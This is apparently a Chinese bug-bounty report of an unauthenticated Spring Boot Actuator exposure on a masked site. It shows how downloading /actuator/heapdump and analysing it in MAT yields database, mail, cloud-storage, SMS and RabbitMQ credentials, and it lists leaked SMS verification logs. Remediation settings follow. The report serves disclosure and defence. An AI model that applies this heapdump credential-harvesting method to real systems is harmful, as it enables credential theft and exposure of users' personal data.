

白帽子昵称：毕竟话少

漏洞描述

漏洞URL：如果是Web就填写此项

http://xxx.bxxxx.top/xx/x/actuator/env


http://xxx.bxxxx.top/xx/x/actuator/heapdump

简要描述：漏洞说明、利用条件、危害等

此站点使用了Spring Actuator组件，无需授权即可访问，通过JVM分析工具可以获取到应用对应的邮件系统、SMS系统、Redis、Mysql账户密码、阿里云Access_Key等等敏感配置信息，最终导致大量敏感内容泄漏

漏洞证明：

http://xxx.bxxxx.top/xx/x/actuator/



浏览器直接访问http://xxx.bxxxx.top/xx/x/actuator/heapdump 可下载到JAVA

HeapDump数据

进一步使用MAT分析根据对heapdump进行分析，可以发现应用内部各类配置信息，如：

1.mongodb数据库账户密码

	[381] java.util.LinkedHashMap\$Entry @ 0x1000999d03a0	64
▶	<class> class java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class	0
▶	value java.lang.String @ 0x1000187cf760 mongodb://plane	32
▶	before java.util.LinkedHashMap\$Entry @ 0x1000999d0340	64
▶	after java.util.LinkedHashMap\$Entry @ 0x1000999d0400	64
▶	key java.lang.String @ 0x1000999d0440 spring.data.mongodb.uri	32
▶	next java.util.LinkedHashMap\$Entry @ 0x1000999d0b80	64


2.企业邮箱账户密码



[260] java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class		0	0
↳ <class>	class java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class	32	80
↳ > value	java.lang.String @ 0x1000187fed8 smtp.exmail.qq.com	64	88
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000999d14e0	64	64
↳ > after	java.util.LinkedHashMap\$Entry @ 0x1000999d15a0	32	72
↳ > key	java.lang.String @ 0x1000999d15e0 spring.mail.host	64	64
↳ > next	java.util.LinkedHashMap\$Entry @ 0x1000999d16e0	32	80
↳ > Total:	6 entries	32	80
↳ [260]	java.util.LinkedHashMap\$Entry @ 0x1000999d15a0	64	64
↳ <class>	class java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class	0	0
↳ > value	java.lang.String @ 0x1000187cff28 invoker.com	32	80
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000999d15e0	64	64
↳ > after	java.util.LinkedHashMap\$Entry @ 0x1000999d1600	32	80
↳ > key	java.lang.String @ 0x1000999d1640 spring.mail.username	64	64
↳ > Total:	5 entries	32	80
↳ [185]	java.util.LinkedHashMap\$Entry @ 0x1000999d1600	64	64
↳ <class>	class java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class	0	0
↳ > value	java.lang.String @ 0x1000187cff78 jboss	32	72
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000999d15a0	64	64
↳ > after	java.util.LinkedHashMap\$Entry @ 0x1000999d1660	64	64
↳ > key	java.lang.String @ 0x1000999d16a0 spring.mail.password	32	80
↳ > Total:	5 entries	32	80
↳ [131]	java.util.LinkedHashMap\$Entry @ 0x1000999d1660	64	64
↳ > Total:	75 of 159 entries; 84 more	32	80
↳ keySet	java.util.LinkedHashMap\$LinkedKeySet @ 0x1000999cf988	24	24

3. 阿里云OSS云存储的Access_key

[192] java.util.LinkedHashMap\$Entry @ 0x1000e9461da0		64	208
↳ <class>	class java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
↳ > value	java.lang.String @ 0x1000e945aa90 glibra	32	64
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000e9461d10	64	144
↳ <class>	class java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
↳ > value	java.lang.String @ 0x1000e945aa38 oss-cn-hongkong.aliyuncs.com	32	88
↳ > before	java.util.LinkedHashMap\$Entry @ 0x10003a0005f8 System Class, JNI Global	40	840
↳ > value	byte[28] @ 0x1000e945aa58 oss-cn-hongkong.aliyuncs.com	56	56
↳ > Total:	2 entries	56	56
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000e9461c80	64	64
↳ > value	java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
↳ > > value	java.lang.String @ 0x1000e945a9e0 aliyun.oss.accessKeySecret	32	88
↳ > before	java.util.LinkedHashMap\$Entry @ 0x1000e9461be8	64	64
↳ > key	java.lang.String @ 0x1000e9461c60 aliyun.oss.accessKeySecret	32	88
↳ > after	java.util.LinkedHashMap\$Entry @ 0x1000e9461d10	64	144
↳ > Total:	5 entries	64	144
↳ > key	java.lang.String @ 0x1000e9461cf0 aliyun.oss.endpoint	32	80
↳ > after	java.util.LinkedHashMap\$Entry @ 0x1000e9461da0	64	208
↳ > Total:	5 entries	64	208
↳ > Total:	5 entries	64	208

使用阿里云OSS浏览器连接后，可以读取大量用户的敏感数据（身份证信息，营业执照等）：





3. Alibaba Druid组件登录密码

[350] java.util.LinkedHashMap\$Entry @ 0x1000999d0a60
▶ <class> class java.util.LinkedHashMap\$Entry @ 0x1000428a3830 System Class
▶ value java.lang.String @ 0x1000187cf8 VM: [REDACTED]
▶ before java.util.LinkedHashMap\$Entry @ 0x1000999d0a00
▶ after java.util.LinkedHashMap\$Entry @ 0x1000999d0ac0
▶ key java.lang.String @ 0x1000999d0b00 spring.datasource.druid.stat-view-servlet.login-password
Σ Total: 5 entries

4、SMS发信配置信息

[148] java.util.LinkedHashMap\$Entry @ 0x1000e9462610	64	136
▶ <class> class java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
▶ value java.lang.String @ 0x1000e945aeb8 http://ms.com/intSendSms.do	32	96
▶ before java.util.LinkedHashMap\$Entry @ 0x1000e9462588	64	144
▶ key java.lang.String @ 0x1000e94625f0 sms.z	32	72
▶ after java.util.LinkedHashMap\$Entry @ 0x1000e9462698	64	136
Σ Total: 5 entries		
[1484] java.util.LinkedHashMap\$Entry @ 0x1000e9462698	64	136
▶ <class> class java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
▶ value java.lang.String @ 0x1000e945af18 H: [REDACTED]	32	64
▶ before java.util.LinkedHashMap\$Entry @ 0x1000e9462610	64	136
▶ key java.lang.String @ 0x1000e9462678 sm.	32	72
▶ after java.util.LinkedHashMap\$Entry @ 0x1000e9462728	64	144
Σ Total: 5 entries		
[384] java.util.LinkedHashMap\$Entry @ 0x1000e9462728	64	144
▶ <class> class java.util.LinkedHashMap\$Entry @ 0x1000d1d2f788 System Class	0	0
▶ value java.lang.String @ 0x1000e945af5 [REDACTED]	32	64
▶ before java.util.LinkedHashMap\$Entry @ 0x1000e9462698	64	136
▶ key java.lang.String @ 0x1000e9462708 sms.	32	80
▶ after java.util.LinkedHashMap\$Entry @ 0x1000e9462708	64	144
Σ Total: 5 entries		

The screenshot shows the 'v3.0 Beta' version of the 'Enterprise SMS Management Platform'. The top navigation bar includes links for '客户: 短信录...' (Customer: SMS Record), '系统首页' (System Home Page), and '退出' (Logout). The left sidebar contains a '短信管理平台菜单' (SMS Management Platform Menu) with categories like '发短信', '订制短信', '短信管理', '发彩信', '彩信管理', '手机报', and '手机报管理'. The main content area displays a grid of recent SMS entries with columns for '编辑短信' (Edit Message), '循环短信' (Cyclic Message), '定时短信' (Scheduled Message), '通讯录' (Address Book), '充值消费' (Top-up Consumption), '发送查询' (Send Inquiry), '查看短信发送结果' (View Message Send Result), and '生日提醒' (Birthday Reminder). A banner at the top of the page encourages users to use IE6 or higher versions of the browser.

可以获取平台所有的sms发信记录

任务ID	客户账号	状态	号码数	计费数	提交时间	发送时间	发送内容(双击复制)	操作
1459686		成功	1	1	2014-3-32:49	2014-3-24 2:49	[您的验证码是: 832377]	下载号码
1459685		成功	1	1	2014-3-32:48	2014-3-24 2:48	[您的验证码是: 028759]	下载号码
1459684		成功	1	1	2014-3-32:43	2014-3-24 2:43	[您的验证码是: 007003]	下载号码
1459682		成功	1	1	2014-3-32:38	2014-3-24 2:38	[您的验证码是: 838642]	下载号码
1459681		成功	1	1	2014-3-32:33	2014-3-24 2:33	[您的验证码是: 943487]	下载号码
1459675		成功	1	1	2014-3-32:23	2014-3-24 2:23	[您的验证码是: 920132]	下载号码
1459674		成功	1	1	2014-3-32:21	2014-3-24 2:21	[您的验证码是: 170414]	下载号码
1459669		成功	1	1	2014-3-32:14	2014-3-24 2:14	[您的验证码是: 160026]	下载号码
1459668		成功	1	1	2014-3-31:59	2014-3-24 2:59	[您的验证码是: 105657]	下载号码
1459684		成功	1	1	2014-3-31:56	2014-3-24 2:56	[您的验证码是: 976290]	下载号码

电子邮件:

短信总数: 649 条

剩余短信: 264 条

短信单价: 0分

5.RabbitMQ密码

```

java.util.LinkedHashMap$Entry @ 0x1000999d12a0
  <class> class java.util.LinkedHashMap$Entry @ 0x1000428a3820 System Class
  ▶ value java.lang.String @ 0x1000187cf88 u...b
  ▶ before java.util.LinkedHashMap$Entry @ 0x1000000d1240
  ▶ after java.util.LinkedHashMap$Entry @ 0x1000000d1300
  ▶ key java.lang.String @ 0x1000999d1340 spring.rabbitmq.password
  Total: 5 entries
  
```

漏洞利用代码:

<http://xxx.bxxxx.top/xx/x/actuator/heappdump>

修复方案:

访问控制

漏洞总结

Actuator是Spring Boot提供的服务监控和管理中间件，使用默认配置的情况下可能会导致未授权访问漏洞，同时间Actuator的部分接口会泄露网站流量信息和内存信息等敏感内容。攻击者通过借助其他关联组件甚至可以获取到webserver的控制权限

开发人员可参考以下配置规避此漏洞

1. 禁用所有接口，将配置改成：endpoints.enabled = false
2. 引入spring-boot-starter-security依赖

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
```

3. 开启security功能，配置访问权限验证，类似配置如下：

```
management.port=8099
management.security.enabled=true
security.user.name=xxxxx
security.user.password=xxxxxx
```